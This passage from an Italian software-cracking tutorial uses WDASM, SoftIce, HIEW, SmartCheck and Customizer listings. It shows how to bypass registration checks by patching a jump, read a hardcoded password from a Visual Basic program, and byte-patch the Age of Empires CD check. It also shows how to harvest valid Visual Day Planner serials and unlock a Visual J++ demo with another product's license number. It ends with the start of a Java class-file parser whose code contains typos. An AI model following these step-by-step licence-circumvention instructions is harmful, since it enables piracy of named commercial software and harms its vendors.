String Resource ID=61446: "an unnamed file"
String Resource ID=61472: "No error message is available."
String Resource ID=61473: "An unsupported operation was attempted."
String Resource ID=61474: "A required resource was unavailable."
String Resource ID=61475: "Out of memory."
String Resource ID=61476: "An unknown error has occurred."
String Resource ID=61703: "Failed to launch help."
Vi ricordo che in WDASM basta fare CLICK su una voce per posizionarsi sulla
parte di codice che la utilizza.
In questo caso vengono mostrate anche voci di menu che potrebbero aiutare.
Menu: MenuID_0086
Menu: MenuID_0086, Item: "License"
Menu: MenuID_0086, Item: "Register"
Menu: MenuID_008B
Menu: MenuID_008B
I dati precedenti si ottengono premendo il ulsante Menu Ref.
Un punto buono rimane comunque quello fornito dalla MessageBoxA che viene
utilizzato per avvertire che il codice inserito è errato.
Voglio ricordarvi che la differenza tra MessageBox e MessageBoxA è data dal
fatto che la seconda è una funzione a 32 bits.
ESEMPIO 3
Questa volta prenderemo in esame un programma al quale possono essere adottate
due soluzioni.
La prima, la più complessa, è quella di trovare l’algoritmo del codici da
inserire.
La seconda soluzione permette
deviando il flusso, modificando un
solo salto, di registrare il
software in automatico.
Si carica il software con WDASM e
si cerca di individuare le routines
di lettura del codice.
In questo caso il programma è
scritto in C e quindi sicuramente
viene usata una GetDlgItemTextA.
La ricerca risulta subito fruttuosa
in quanto vengono trovate un certo
numero di chiamate.
Tre in particolare sono quelle che
interessano.
Infatti il programma richiede tre
campi.
* Reference To: USER32.GetDlgItemTextA, Ord:00F5h
|
:0040F1CE 8B2D68374300 mov ebp, dword ptr [00433768]
:0040F1D4 6A65 push 00000065
:0040F1D6 8D5E32 lea ebx, dword ptr [esi+32]
:0040F1D9 57 push edi
:0040F1DA FFD5 call ebp
Dopo questa call è stato letto il nome
:0040F1DC 6A32 push 00000032
:0040F1DE 53 push ebx
:0040F1DF 6A66 push 00000066
:0040F1E1 57 push edi
:0040F1E2 FFD5 call ebp
Dopo questa il company
:0040F1E4 8D442410 lea eax, dword ptr [esp+10]
:0040F1E8 6800010000 push 00000100
:0040F1ED 50 push eax
* Possible Ref to Menu: MenuID_03E8, Item: "Properties"
|
* Possible Reference to String Resource ID=00103: "Show information about the
currently selected process"
|
:0040F1EE 6A67 push 00000067
:0040F1F0 57 push edi
:0040F1F1 FFD5 call ebp
Infine questa chiamata legge il codice
:0040F1F3 8D442410 lea eax, dword ptr [esp+10]
:0040F1F7 50 push eax
Se controllate eax vedrete che contiene il codice che avete specificato.
A questo punto viene chiamata le routine che esegue la preparazione del codice.
In questo esempio non ci interesseremo della routine se non alla fine per
mostrare, o meglio suggerire, un metodo per il trace.
:0040F1F8 E8A3830000 call 004175A0
:0040F1FD 83C404 add esp, 00000004
:0040F200 8BE8 mov ebp, eax
:0040F202 56 push esi
:0040F203 E818710000 call 00416320
:0040F208 83C404 add esp, 00000004
In questo punto avviene il vero controllo.
Per registrare con un codice errato sarà sufficiente cambiare il salto JNE in
JE.
:0040F20B 3D92A71901 cmp eax, 0119A792
:0040F210 7518 jne 0040F22A
Riporto un esempio di routine in cui si cerca di capire come è stato composto il
codice.
Non cercate di seguirlo visto che il suo unico scopo è quello di dare un idea
sul come segnarvi il codice man mano che lo seguite.
Quando eseguite il trace di un codice per cercare di capire che cosa fa,
lasciate aperto il notepad e man mano che andate avanti copiateci dentro il
codice, i registri e lo stato dello stack.
Vi aiuterà a tracciare il tutto.
Ricordatevi che WDASM possiede vicino ad ogni finestra un pulsante COPY che vi
permette di copiare il testo specifico di quella window.
Date un occhiata a quanto segue anche se di fatto si tratta solo della prima
parte in quanto sarebbe inutile riportarlo tutto.
:0042DC5E 680B060000 push 0000060B
:0042DC63 57 push edi
:0042DC64 E8576D0600 call 004949C0
:0042DC69 83C664 add esi, 00000064
:0042DC6C 56 push esi
* Possible Reference to Dialog: DialogID_01AD, CONTROL_ID:03E9, ""
|
:0042DC6D 68E9030000 push 000003E9
:0042DC72 57 push edi
:0042DC73 E8486D0600 call 004949C0 --------+
:0042DC78 5F pop edi |
:0042DC79 5E pop esi |
:0042DC7A C20400 ret 0004 |
+---------------------------------------------------+
|
V
:004949C0 55 push ebp
:004949C1 8BEC mov ebp, esp
:004949C3 56 push esi
:004949C4 57 push edi
:004949C5 8B7D08 mov edi, dword ptr [ebp+08]
:004949C8 FF750C push [ebp+0C]
:004949CB 8BCF mov ecx, edi
:004949CD E82FFEFFFF call 00494801
:004949D2 833F00 cmp dword ptr [edi], 00000000
:004949D5 8BF0 mov esi, eax
:004949D7 7428 je 00494A01
:004949D9 56 push esi
* Reference To: USER32.GetWindowTextLengthA, Ord:0140h
|
:004949DA FF15F4564B00 Call dword ptr [004B56F4]
:004949E0 8D4801 lea ecx, dword ptr [eax+01]
:004949E3 51 push ecx
:004949E4 8B4D10 mov ecx, dword ptr [ebp+10]
:004949E7 50 push eax
:004949E8 E8469DFFFF call 0048E733
:004949ED 50 push eax
:004949EE 56 push esi
* Reference To: USER32.GetWindowTextA, Ord:013Fh
|
|
| BREAKPOINT ON GETWINDOWTEXTA !!!
V
BP*:004949EF call USER32.GetWindowTextA
:004949F5 mov ecx, dword ptr [ebp+10]
Address: 01ABD7FC is Not in a Loaded Module.
char[010]:"9999999999"
DWORD:39393939, WORD:3939, BYTE:39
:004949F8 push FFFFFFFF ------------------------------------------------+
:004949FA call ECPRO.0048E70B |
| |
+---------------+ |
V |
-------------ALTRA FUNZIONE
:0048E70B push esi |
:0048E70C mov esi, ecx |
:0048E70E call ECPRO.0048E275 |
BP*:0048E713 mov eax, dword ptr [esp+08] <------------------------------- +
[esp+00000000] - 00000430 0... |
[esp+00000004] - 004949ff .II. |
[esp+00000008] - ffffffff .... <--+
^
:0048E717 cmp eax, FFFFFFFF <-------------YES------------+
:0048E71A jne 0048E724
:0048E71C push dword ptr [esi]
[esi+00000000] - 01abd7fc ....
|
Address: 01ABD7FC
char[010]:"9999999999"
DWORD:39393939, WORD:3939, BYTE:39
:0048E71E call KERNEL32.lstrlen
API int Arg00 = lstrlen(Arg01)
API Address=0048E71E, API Return Address=0048E724
+-- Arg01 = (LPTSTR) 01abd7fc -> "9999999999"
CALL |
+-> RESULT for API lstrlen
Arg00 = (int) 0000000a (10 == LEN di 9999999999)
:0048E724 mov ecx, dword ptr [esi]
[ecx+00000000] - 39393939 9999
[ecx+00000004] - 39393939 9999
[ecx+00000008] - 00003939 99..
:0048E726 mov dword ptr [ecx-08], eax
eax=0000000a
[ecx-00000008] - 0000000a ....
[ecx-00000004] - 0000000a ....
[ecx+00000000] - 39393939 9999
[ecx+00000004] - 39393939 9999
[ecx+00000008] - 00003939 99..
:0048E729 mov ecx, dword ptr [esi]
:0048E72B 5E pop esi
:0048E72C 80240800 and byte ptr [eax+ecx], 00
:0048E730 C20400 ret 0004
------------RITORNO A CHIAMANTE
|
| RETURN
V
BP*:004949FF jmp ECPRO.00494A0C ---------------------+
:00494A01 mov eax, dword ptr [ebp+10] |
:00494A04 push dword ptr [eax] |
:00494A06 push esi | JUMP
:00494A07 call ECPRO.00492EEF |
:00494A0C pop edi <------------------------------+
:00494A0D pop esi
:00494A0E pop ebp
:00494A0F ret 000C
STATUS PRIMA DEL RETURN DEI REGISTRI
--------------------------------------
EIP=00494A0F eax=0000000a ebx=00000001
ecx=01abd7fc edx=80008d50 esi=0082f964
edi=0082f3f0 EBP=0082F41C ESP=0082F3C0
STATUS STACK STATUS ECX
[esp+00000000] - 0042dc78 x.B. [ecx+00000000]
- 39393939 9999
[esp+00000004] - 0082f3f0 .... [ecx+00000000]
- 39393939 9999
[esp+00000008] - 000003e9 .... [ecx+00000008]
- 00003939 99..
[esp+0000000C] - 0082f964 d...
[esp+00000010] - 0070050c ..p.
[esp+00000014] - 0082f900 ....
ESEMPIO CON MACCHINA VIRTUALE VISUAL BASIC
In molti punti di questo volume si è trattato l’argomento relativo ai programmi
che utilizzano la libreria di run time di Visual Basic 6.0.
In questo caso i breakpoint dovrebbero essere settati sulle funzioni di questa.
Come è stato detto alla fine del tutto anche questa libreria si aggancia alle
funzioni di user32.dll ecc. per cui nella peggire delle ipotesi si potrebbero
importare queste dll e settare i breakpoint sulle sue funzioni, ma sicuramente
questo complicherebbe la vita.
Spesso si cercano subito le ipotesi più complicate scartando quelle più ovvie e
questo molte volte è un errore.
VB 6.0 possiede funzioni per il trattamento, compresa la comparazione, di
stringhe.
Questo per dire che inizialmente si potrebbe tentare di piazzare breakpoint su
queste.
Il seguente esempio mostra un caso che è possibile risolvere cercando queste
funzioni di comparazione.
Caricato il programma con WDASM si cercano le funzioni di comparazione stringhe
in prossimità a qualche funzione che serve all’input del valore.
Cerchiamo
MSVBVM60.rtcInputBox
Esiste in due punti ma vicino al primo esiste anche una chiamata ad una funzione
di comparazione stringhe.
* Reference To: MSVBVM60.rtcInputBox, Ord:0254h
|
:00446FC1 FF15D0104000 Call dword ptr [004010D0]
:00446FC7 8BD0 mov edx, eax
:00446FC9 8D4DE8 lea ecx, dword ptr [ebp-18]
* Reference To: MSVBVM60.__vbaStrMove, Ord:0000h
|
:00446FCC FF15B8124000 Call dword ptr [004012B8]
...................
* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
|
:00447008 8B3544114000 mov esi, dword ptr [00401144]
:0044700E 83C420 add esp, 00000020
:00447011 51 push ecx
:00447012 6840284100 push 00412840
:00447017 FFD6 call esi ; QUESTA E’ LA CHIAMATA a vbaStrCmp
:00447019 85C0 test eax, eax
:0044701B 0F8462040000 je 00447483
Le due stringhe da comparare sono piazzate nello stack prima della chiamata.
Andando ad analizzare ESP+20 (add esp, 0000020) troviamo le stringa che abbiamo
inserito come password.
00412840 è l’indirizzo della seconda stringa da comparare.
In WDASM esistono UA1 e UA2 che permettono di specificare degli indirizzi
utente.
Specificando questo indirizzo e guardando nell’apposita finestrlla il valore
puntato vediamo :
Address: 00412840 is in Module: xxxxxxxx.EXE
char[000]:"86911260"
Senza andare a creare patch riavviamo il programma e proviamo a specificare come
password il
86911260
Miracle ! Era proprio lei (o lui ... il codice).
Questo è un caso in cui se fossimo andati a cercare altro avremmo solo perso
tempo.
ESEMPIO CON I GIOCHI BASATI SULLA PRESENZA CD
I TOOLS necessari sono SoftIce 3.24 e HIEW 5.92.
Il gioco in questione possiede una protezione cd check ovvero quel tipo che va a
vedere se il CD è inserito correttamente ogni volta che viene lanciato.
Prima di inziare ad usare SoftIce è necessario fare qualche modifica a
WINICE.DAT.
Cancelliamo i REM davanti alle EXP relative a USER32, GDI32, KERNEL32.
A questo punto SoftIce importerà le funzioni di queste DLL.
Lanciamo ora SoftIce aprendo Empires.exe (avrete capito che mi riferisco ad Age
of Empires di Microsoft).
Usiamo per leggerlo la seuqenza di opzione di loader32 Modules->Load.
Settiamo un breakpoint non appena la finestra di SoftIce compare sulla funzione
GetDriveTypeA (ritorna eax=5 se c’è il CDROM,eax=3 se HDD)
Il breakpoint viene settato con :
bpx getdrivetypea
Ripeto per l’ennesima volta che l’ultima lettera A della funzione indica che ci
riferiamo alla fnzione a 32 bits.
GetDriveType si riferirebbe a quella a 16 bits.
Premiamo CONTROL-D per riattivare il gioco ed avanzare nella sua esecuzione.
Se dovesse comparire nuovamente SoftIce ignoratelo fino al momento in cui si
arriva al menu.
Arrivati a questo selezionate SINGLE PLAYER e se tutto è stato eseguito in modo
corretto SoftIce mostrerà nuovamente la sua finestra.
Quando verrà ativato il Breakpoint premete F11 in modo da eseguirla e ritornare
al punto dove è stata chiamata.
A questo punto siamo dove GetDriveTypeA è stato lanciato.
Guardatevi un po intorno (CONTROL-(,CONTROL-() sino a vedre qualche cosa di
simile.
:004D65F6 Call [Kernel32!GetDriveTypeA] -> Chiama la funzione
:004D65FC cmp eax, 00000005 -> If CDROM -
:004D65FF je 004D6605 -> jump a ...
:004D6601 xor eax, eax -> if not : eax=0 ..
:004D6603 jmp 004D6658 -> ... e ritorna.
:004D6605 lea eax, dword ptr [esp+0000011C] -> Volume-check ...
:004D660C push 00000100
:004D6611 lea ecx, dword ptr [esp+1C]
:004D6615 push eax
:004D6616 lea edx, dword ptr [esp+1C]
:004D661A push ecx
:004D661B lea eax, dword ptr [esp+1C]
:004D661F push edx
:004D6620 lea ecx, dword ptr [esp+2C]
:004D6624 push eax
:004D6625 push 00000100
:004D662A push ecx
:004D662B push edi
:004D662C Call [Kernel32!GetVolumeInformationA] -> Volume-check
:004D6632 test eax, eax -> è un CD-ROM nel drive ?
:004D6634 mov eax, 00000000 -> eax=0
:004D6639 je 004D6658 -> no ! return con eax=0 !
:004D663B mov eax, dword ptr [esi+0C]
:004D663E lea ecx, dword ptr [esp+1C] -> ecx = CD-ROM label
:004D6642 add eax, 000002FD -> eax = Label (AOE)
:004D6647 push eax
:004D6648 push ecx
:004D6649 call 00533C50 -> interessante
:004D664E add esp, 00000008
:004D664F cmp eax, 00000001 -> se eax=1 ... setta register flags
:004D6654 sbb eax, eax -> eax=eax-(eax+c)
:004D6656 neg eax -> 'invert' eax
:004D6658 pop ebp
:004D6659 pop edi
:004D665A pop esi
:004D665B pop ebx
:004D665C add esp, 0000020C
:004D6662 ret 0004 -> ... return
Diamo un occhiata alla calla marcata come interessante (solo la parte finale).
:00533C50 55 push ebp
:00533C51 8BEC mov ebp, esp
:00533C53 57 push edi
:00533C54 56 push esi
:00533C55 53 push ebx
:00533C56 8B750C mov esi, dword ptr [ebp+0C]
:00533C59 8B7D08 mov edi, dword ptr [ebp+08]
:00533C5C 8D05D08E5600 lea eax, dword ptr [00568ED0]
:00533C62 83780800 cmp dword ptr [eax+08], 00000000
:00533C66 753B jne 00533CA3
:00533C68 B0FF mov al, FF
:00533C6A 8BC0 mov eax, eax
...
:00533CC6 E845070000 call 00534410
:00533CCB 83C404 add esp, 00000004
:00533CCE 38C3 cmp bl, al
:00533CD0 74DA je 00533CAC
:00533CD2 1BC0 sbb eax, eax
:00533CD4 83D8FF sbb eax, FFFFFFFF
:00533CD7 5B pop ebx
:00533CD8 5E pop esi
:00533CD9 5F pop edi
:00533CDA C9 leave
:00533CDB C3 ret
La funzione è complicata ma a noi non interessa sapere come funziona ma solo
capire che cosa fa modificando qualche variabile e flag.
Seguendo questa procedura s arriva a capire che la funzione ritorna 1 o FFFFFFFF
se è stato inserito un CD non valido.
A questo punto possiamo affermare che questa funzione deve ritornare 0 se il CD
corretto è stato inserito.
Prima di ritornare dalla funzione inseriamo in EAX 0 e facciamo la prova.
Digitiamo :
r eax=0
e subito CONTROL D per proseguire.
La cosa funziona.
Ma prima di cantare vittoria diamo un occhiata al codice immediatamente dopo al
ritorno della funzione.
:004D664E 83C408 add esp, 00000008
:004D6651 83F801 cmp eax, 00000001 -> if eax=1 . set Z ;or C if eax=0
:004D6654 1BC0 sbb eax, eax -> eax=1-1 => eax=0
:004D6656 F7D8 neg eax -> 'invert' eax => eax=0
:004D6658 5D pop ebp
:004D6659 5F pop edi
:004D665A 5E pop esi
:004D665B 5B pop ebx
:004D665C 81C40C020000 add esp, 0000020C
:004D6662 C20400 ret 0004 -> ... and return
La cosa strana è che normalmente le funzioni indicano che qualche cosa è andata
a male restituendo 0 ed invece 1 se tutto è OK.
Proviamo a vedere cosa capita se la funzione ritorna con uno 0.
:004D6651 cmp eax, 00000001 -> if eax=1 ... (set C=1)
:004D6654 sbb eax, eax -> eax=eax-(eax+c) => eax=0-1=FFFFFFFF
:004D6656 neg eax -> 'invert' eax => eax=1
A questo punto ci troviamo dinanzi a due vie per crackare il programma.
Possiamo settare eax=1 in questa funzione oppure un eax=0 nella funzione
chiamata.
Potrebbe anche capitare che il gioco durante la sua esecuzione cerchi nuovamente
di testare la protezione non passando da questa funzione.
Considerando questo allora la cosa conveniente è quella di andare ad inserire
mov eax, 0 nella funzione chiamata.
Per fare questo tramite un HEX View andiamo a ricercare 8D05D08E560083780800.
Posizionatevi sull’istruzione che deve essere sostituita
mov esi,[ebp][0000C]
Il codice dell’istruzione da inserire è :
B800000000
al posto di quella appena vista.
In questo caso non è stato necessario andare a ricercare funzioni strane per la
serializzazione.
Molti giochi utilizzano questo tipo di protezione.
USARE SMARTCHECK
Abbiamo visto parlando dei vari
programmi di un altro prodotto NuMega.
In alcuni casi, quando il programma è
in visual Basic, può essere utile.
Vediamo un esempio usando SmartCheck.
Riferiamoci al programma Visual Day
Planner 6.1
Eseguiamo SmartCheck e settiamo i
parametri come si può vedere
nell’immagine successiva.
In pratica selezionando
Program/Settings dovrete settare tutti
i flag meno Report MouseMove.
Dopo aver fatto questo settaggio
tornate alla maschera di prima e
selezionate le opzione avanzate e
marcate le prime 4 voci mentre lasciate
libere tutte le altre.
Accettate la configurazione preendo OK.
Se vi dovesse comparire il messaggio legato al fallimento delle API premete
ACKNOWLEDGE.
Ora fate partire con SmartCheck il programma e seguite le istruioni per
effetture la registrazione.
Inserite le voci "The Keyboard Caper" come NAME, "The Cracker" come COMAPNY
e "12345" come CODE.
Premendo OK vi verrà fuori la finestra che vi comunica del fallimento dei dati
inseriti.
Andate ora nella finestra di SmartCheck chiamata Program Results
Vedrete :
+ mnuCode_Click
Premete sul + per espandere il braccio.
Tracciate in basso fino a vedere
+ RegcodeForm.Show
ed espandetelo anche questo premendo sul +.
Scendete anvora fino a :
+ btnOK_Click
o come al solito espandetelo.
Andate in basso fino al secondo LCase$, sulla destra delle finestra dovreste
vedere :
String string = 0058A3D0 "12345"
Questa è la locazione (0058A3D0) dove è registrato il codice, sbagliato in
questo caso.
Andate in basso sul LCase$ e vedrete altri LCase$ a seguito i quali mostrano
altri codici di registrazione.
Prendete quello che volete, ad esempio 3882D927-9Y78-29699.
Provate ad inserirlo e vedrete che lo prende.
QUANDO ABILITANDO IL CAMPO DEL SERIAL NUMBER SI RISOLVE
Esistono versioni in cui la mancanza di numero seriale inserito nell’apposito
spazio indica al setup che si tratta di una versione demo.
In alcuni casi sarebbe
possibile risolvere la cosa
potendo inserire un numero di
serie corretto dentro
all’apposito spazio.
Prendiamo l’esempio di una
versione demo di Visual J++.
La maschera che compare
all’inizio si presenta con i
campi relativi al serial
number disabilitati.
Mediante l’utilizzo di
customizer è possibile
abilitare tali campi.
CUSTOMIZER permette di
eseguire molte altre funzioni
come ad esempio modificare il
posizionamento degli oggetti,
inviare messaggi specifici a
ciascuno di questi e tante
altre ancora.
Quando viene selezionata un funzione in CUSTOMIZER compare un freccia come
cursore che permette di selezionare a quale campo si riferisce la funzionalità
stessa.
Nel caso del VJ++ ho preso il numero di licenza di un altro pacchetto Microsoft
il cui codice era 040-0923025 e l’ho inserito dopo aver abilitato all’input tali
campi.
Customizer è anche utile in quei casi in cui alcune funzioni sono state
disabilitate rendendo gray l’opzione di menu.
In latre parole in una versione dimostrativa potrebbero non avere inserito del
dutto il codice relativo alla funzionalità mancante.
In altri casi invece non è stata abilitata la voce di menu.
In questo caso si potrebbe agire andando ad inserire una patch di codice.
CUSTOMIZER facilita le cose perché permette di fare molte cose, compresa quella
di inviare messaggi, senza dover ricorrere alla programmazione.
3.1.1 JAVA E SCRITTURA MODULI PER LA RETE
Come dicevo prima i programmi JAVA non possiedono un vero e proprio compilatore
che traduce il programma in codice macchina.
Questo favorisce la trasportabilità del software anche se complica la sua
protezione.
I files .CLASS mantengono al loro interno tutte le informazioni dalle quali è
possibile risalire ai sorgenti.
Il linguaggio Java e’ portabile in quanto il suo compilatore crea un file che
contiene un pseudocodice che verra’ interpretato dalle varie macchine virtuali
presenti nei vari ambienti.
Qusto pseudocodice prende il nome di bytecode ed e’ contenuto nei vari file
.class che compongono il programma.
Il codice sorgente puo’ essere rappresentato da un unico file .java o da diversi
file contenenti ciascuno le varie classi.
Nel caso di un unico file .java il compilatore creera’ in vari file .class il
cui nome derivera’ dal nome della classe.
Il file contenente la classe principale dovra’ possedere il nome del file uguale
a quello della classe.
Nel caso in cui in un unico file java siano presenti piu’ classi almeno una, e
non piu’ di una, dovra’ possedere l’attributo public.
Il compilatore in pratica analizzera’ il sorgente e creera’ un file la cui
struttura interna dovra’ essere compatibile con quella definita dalla SUN per il
codice bytecode.
Per discutere su tale formato presenteremo il codice di un programma .java che
leggera’ il contenuto di un file .class e visualizzera’ le classi e le variabili
in questo contenute.
Il programma che ho scritto come esempio e’ una base per la scrittura di un
decompilatore completo che per la sua lunghezza non puo’ essere trattato in
queste pagine.
I dati che formano tale struttura sono rappresentati, nelle specifiche SUN, da
u1, u2, u4 che sono in pratica unisgned da 1 byte, unsigned da 2 bytes e
unsigned da 4 bytes leggibili da file mediante i metodi, della classe
RandomAccessFile,
readUnsignedByte()
readUnsignedShort()
readInt()
Vediamo subito la struttura.
ClassFile {
u4 magic;
u2 minor_version;
u2 major_version;
u2 constant_pool_count;
cp_info constant_pool[constant_pool_count-1];
u2 access_flags;
u2 this_class;
u2 super_class;
u2 interfaces_count;
u2 interfaces[interfaces_count];
u2 fields_count;
field_info fields[fields_count];
u2 methods_count;
method_info methods[methods_count];
u2 attributes_count;
attribute_info attributes[attributes_count];
}
Il significato dei fari campi sono :
unsigned 4 bytes magic number.
Questo campo contiene la stringa rappresentata da numeri esadecimali
0xCA 0xFE 0xBA 0xBE
in pratica CAFEBAE.
Attenzione che CAFEBABE non sono caratteri ASCII ma i vari 4 numeri da 1 byte in
formato esadecimale visti uno a fianco all'’altro come se fossero i caratteri di
una stringa.
Una volta aperto il file .class con la funzione RandomAccessFile()
in = new RandomAccessFile(className, "r");
I due dati successivi costituiscono la parte minore e maggiore del numero di
versione del compilatore.
U2 minor_version e u2 major_version
Un dato importantissimo e’
U2 ConstantPoolCount
Il quale rappresenta il numero degli elementi nella tabella che andremo a
creare.
Dal file .class e’ possibile creare quella definita come constant pool table che
altro non e’ che una tabella con tutti i dati, metodi, variabili di una classe.
Per creare questa tabella ho creato una classe che contiene questi dati.
Ogni volta che sara’ necessario creare un altro elemento di questa tabella verra
creata una nuova istanza di questa classe, verranno assegnati i valori necessari
(gli altri sono messi a 0 o a null) e poi verra’ aggiunta come successivo
elemento di un vettore Vector.
In seguito quando sara’ necessario reperire una stringa, ad esempio, in questa
tabella, una volta ricavato il numero di posizionamento sara’ possibile estrarne
il valore mediante il metodo elementAt() della classe Vector.
Ad esempio la classe dei dati contiene un membro str destinato alla
memorizzazione delle stinghe.
Supponiamo di ricavare il valore di indice di una stringa con una lettura da
file
Int super_class = in.readUnsignedShort();
decompJavaData tmp = (decompJavaData) classTable.elementAt(super_class);
…
System.aout.print(tmp.str);
// str e’ il membro String nella classe decompJavaData …
// quella che contiene i dati
// usata un po a modo di struttura del C per la creazione della constant pool
table
Spesso per ricavare un dato, ad esempio il nome di una classe, e’ necessario
leggere un dato che rappresenta l’ indirrizzo della stringa in questa tabella.
Per prima cosa sara’ quindi necessario creare un vettore in cui verranno
inseriti i dati letti.
La prima passata servira’ appunto a questo scopo.
Il programma e’ costituito da un gestore iniziale del layout che permettera’ di
creare una maschera su cui sono posizionati il campo (TextField) da cui leggere
il nome della classe da analizzare, da un pulsante per iniziare tale analisi e
da un area di testo in cui verranno visualizzate le informazioni create dal
metodo principale, quello che esegue l’ analisi chiamato readClass().
Vediamo subito tutto il codice in un sol colpo.
Discuteremo dopo delle varie funzioni o metodi.
Alcuni dati inseriti nella constant pool table (da adesso la chiamero’ CPT)
hanno significati particolari.
Tra questi valori ritroviamo :
INFINITO POSITIVO = POS_INF (1.0f / 0.0f)
INFINITO NEGATIVO = NEG_INF (-1.0f / 0.0f)
NON UN NUMERO = NaN (Not a number) (0.0f / 0.0f)
Il seguente programma, che ho scritto usando JAVA stesso, analizza i files
.CLASS.
DECOMPJAVA.JAVA
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
import java.io.*;
import java.net.*;
import java.util.*;
class decompJavaData
{
public String str;
public int tag;
public short u21, u22;
public int u41, u42;
public float f;
public double d;
public long l;
public decompJavaData(int tag, short u21, short u22, int u41, int u42,
String stringa, float f, double d, long l)
{
this.tag = tag;
this.u21 = u21;
this.u22 = u22;
this.u41 = u41;
this.u42 = u42;
if(stringa != null) {
this.str = new String(stringa);
} else
this.str = null;
this.f = f;
this.d = d;
this.l = l;
}
}
class decompJavaFrame extends Frame implements WindowListener, ActionListener
{
private TextArea textfield1;
private Button leggi;
private TextField classe;
private Vector classTable;
private RandomAccessFile in = null;
private decompJavaData tmp;
private String thisClassName;
// Costanti
final byte CONSTANT_Class = 7;
final byte CONSTANT_Fieldref = 9;
final byte CONSTANT_Methodref = 10;
final byte CONSTANT_InterfaceMethodref = 11;
final byte CONSTANT_String = 8;
final byte CONSTANT_Integer = 3;
final byte CONSTANT_Float = 4;
final byte CONSTANT_Long = 5;
final byte CONSTANT_Double = 6;
final byte CONSTANT_NameAndType = 12;
public static final byte CONSTANT_Utf8 = 1;
private int numConstantPool;
public String removeSlash(String stringa)
{
StringBuffer strBuf = new StringBuffer();
for(int idx=0;idx!=stringa.length();idx++)
if(stringa.charAt(idx) == '/')
strBuf.append('.');
else
strBuf.append(stringa.charAt(idx));
return strBuf.toString();
}
public decompJavaFrame()
{
super("javaDecompiler by F. Bernardotti");
setLayout(new BorderLayout());
Panel panel = new Panel();
Label lab = new Label("Nome classe :");
panel.add(lab);
classe = new TextField("classe.class", 50);
panel.add(classe);
leggi = new Button("Leggi");
panel.add(leggi);
add(panel, "North");
textfield1 = new TextArea(18, 50);
add(textfield1, "South");
leggi.addActionListener(this);
textfield1.setBackground(new Color(0,60,0));
textfield1.setForeground(new Color(0,255,0));
addWindowListener(this);
}
String extractClassName(String stringa)
{
int idx = stringa.length()-1;
while(true) {
if(stringa.charAt(idx) == '.')
return stringa.substring(idx+1);
if(idx == 0)
return stringa;
--idx;
}
}
String analizeString(String stringa)
{
boolean flag = true;
StringBuffer strBuf = new StringBuffer();
StringBuffer array = new StringBuffer();
StringBuffer type = new StringBuffer();
int idx=0;
while(flag) {
if(idx == stringa.length()) {
flag = false;
} else {
switch(stringa.charAt(idx)) {
case '[':
array.append("[]");
break;
case 'B':
type.append("byte");
break;
case 'C':
type.append("char");
break;
case 'D':
type.append("double");
break;
case 'F':
type.append("float");
break;
case 'I':
type.append("int");
break;
case 'J':
type.append("long");
break;
case 'S':
type.append("short");
break;
case 'Z':
type.append("boolean");
break;
case 'L':
type.append(stringa.substring(1, stringa.length()-
1));
flag = false;
break;
}
}
++idx;
}
strBuf.append(type.toString());
if(array.length() > 0)
strBuf.append(array.toString());
return (strBuf.toString());
}
private String analizeMethods(String name, String arguments)
{
boolean flag = true;
int numEle;
StringBuffer strArg;
StringBuffer strBuf = new StringBuffer();
StringBuffer strArg1 = new StringBuffer();
StringBuffer tmp2 = new StringBuffer();
StringBuffer tmp3 = new StringBuffer();
String tmp = new String();
int idx = 0;
while(arguments.charAt(idx) != ')' && idx <= arguments.length())
strArg1.append(arguments.charAt(idx++));
++idx;
while(idx != arguments.length())
strBuf.append(arguments.charAt(idx++));
idx = 0;
strArg = new StringBuffer();
while(flag) {
switch(strBuf.charAt(idx))
{
case '[':
strArg.append("[]");
++idx;
break;
case 'L':
tmp = strBuf.toString();
tmp = tmp.substring(1);
tmp = removeSlash(tmp);
tmp = extractClassName(tmp);
strArg.append(tmp);
flag = false;
break;
case 'V':
strArg.append("void");
flag = false;
break;
case 'B':
strArg.append("byte");
flag = false;
break;
case 'C':
strArg.append("char");
flag = false;
break;
case 'D':
strArg.append("double");
flag = false;
break;
case 'F':
strArg.append("float");
flag = false;
break;
case 'I':
strArg.append("int");
flag = false;
break;
case 'J':
strArg.append("long ");
flag = false;
break;
case 'S':
strArg.append("short");
flag = false;
break;
case 'Z':
strArg.append("boolean ");
flag = false;
break;
}
}
strArg.append(" ");
if(name.equals("<init>") || name.equals("<clinit>"))
strArg.append(thisClassName);
else
strArg.append(name);
idx = 1;
tmp = strArg1.toString();
strArg.append('(');
numEle = 0;
while(idx < tmp.length()) {
switch(tmp.charAt(idx))
{
case 'V':
if(numEle > 0)
strArg.append(", ");
strArg.append("void ");
break;
case 'B':
if(numEle > 0)
strArg.append(", ");
strArg.append("byte ");
break;
case 'C':
if(numEle > 0)
strArg.append(", ");
strArg.append("char ");
break;
case 'D':
if(numEle > 0)
strArg.append(", ");
strArg.append("double ");
break;
case 'F':
if(numEle > 0)
strArg.append(", ");
strArg.append("float ");
break;
case 'I':
if(numEle > 0)
strArg.append(", ");
strArg.append("int ");
break;
case 'J':
if(numEle > 0)
strArg.append(", ");
strArg.append("long ");
break;
case 'S':
if(numEle > 0)
strArg.append(", ");
strArg.append("short ");
break;
case 'Z':
if(numEle > 0)
strArg.append(", ");
strArg.append("long ");
break;
case 'L':
if(numEle > 0)
strArg.append(", ");
++idx;
tmp2 = new StringBuffer();
while(true) {
if(tmp.charAt(idx) == ';')
break;
tmp2.append(tmp.charAt(idx));
++idx;
}
tmp3 = new
StringBuffer(removeSlash(tmp2.toString()));
strArg.append(extractClassName(tmp3.toString()));
break;
}
++numEle;
++idx;
}
strArg.append(")");
return (strArg.toString());
}
public void readClass(String className)
{
char c;
int byteRead;
StringBuffer strBuf;
URL tmpURL = null;
String msg;
String stringa;
int value;
int tag;
short u21, u22;
int u41, u42;
float f;
double d;
long l;
int attribute_name_index;
int attribute_code_length;
int name_index;
int access_flag;
int super_class;
int this_class;
int interfaces_count;
int idx;
int idx1;
int idx2;
int idx3;
int name_at;
int fields_count;
int fields_access_flag;
int descriptor_index;
int attribute_count;
int attribute_length;
int methods_count;
int methods_access_flag;
int length_attribute;
int attribute_len;
int source_file_index;
String tmpStr;
try
{
classTable = new Vector();
in = new RandomAccessFile(className, "r");
textfield1.append("n---------------------------------------------n");
textfield1.append("JAVADECOMPILER by F.BERNARDOTTIn");
textfield1.append("---------------------------------------------n");
textfield1.append("File name :" + className+"n");
in.skipBytes(8);
}
catch(MalformedURLException e) {}
catch(FileNotFoundException e) {}
catch(IOException e) {}
